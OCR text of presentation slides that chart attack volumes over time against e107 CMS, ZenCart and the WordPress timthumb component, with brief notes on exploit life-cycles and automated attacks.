

E107
ZenCart
100000.00
80000.00
60000.00
40000.00
20000.00
0.00
08-20
09-25
10-31
12-06
01-11
02-16
Attacks/Date
Attacks against zenCart
Attacks against e107 CMS

timthumb


- Allows arbitrary file upload
- Including fully functional php files
- Popular wordpress theme component
- (not part of wordpress core, or plugins)
- Released August 2011 (CVE-2011-4106)


E107
ZenCart
250000
200000
150000
100000
50000
0
08-20
10-20
12-21
02-21
04-23
06-24
Attacks/Date
e107 cms code execution
ZenCart SQLi

timthumb



250000
200000
150000
100000
50000
0
08-20
10-20
12-21
02-21
04-23
06-24
Attacks/Date
e107 cms code execution
ZenCart SQLi
timthumb file upload

Life-cycle of an exploit




Theory about this trend...


- Attacks are automated.
  - Lead time for attack code update.
- Successful compromise adds a new node.
  - This creates fluctuations in growth.

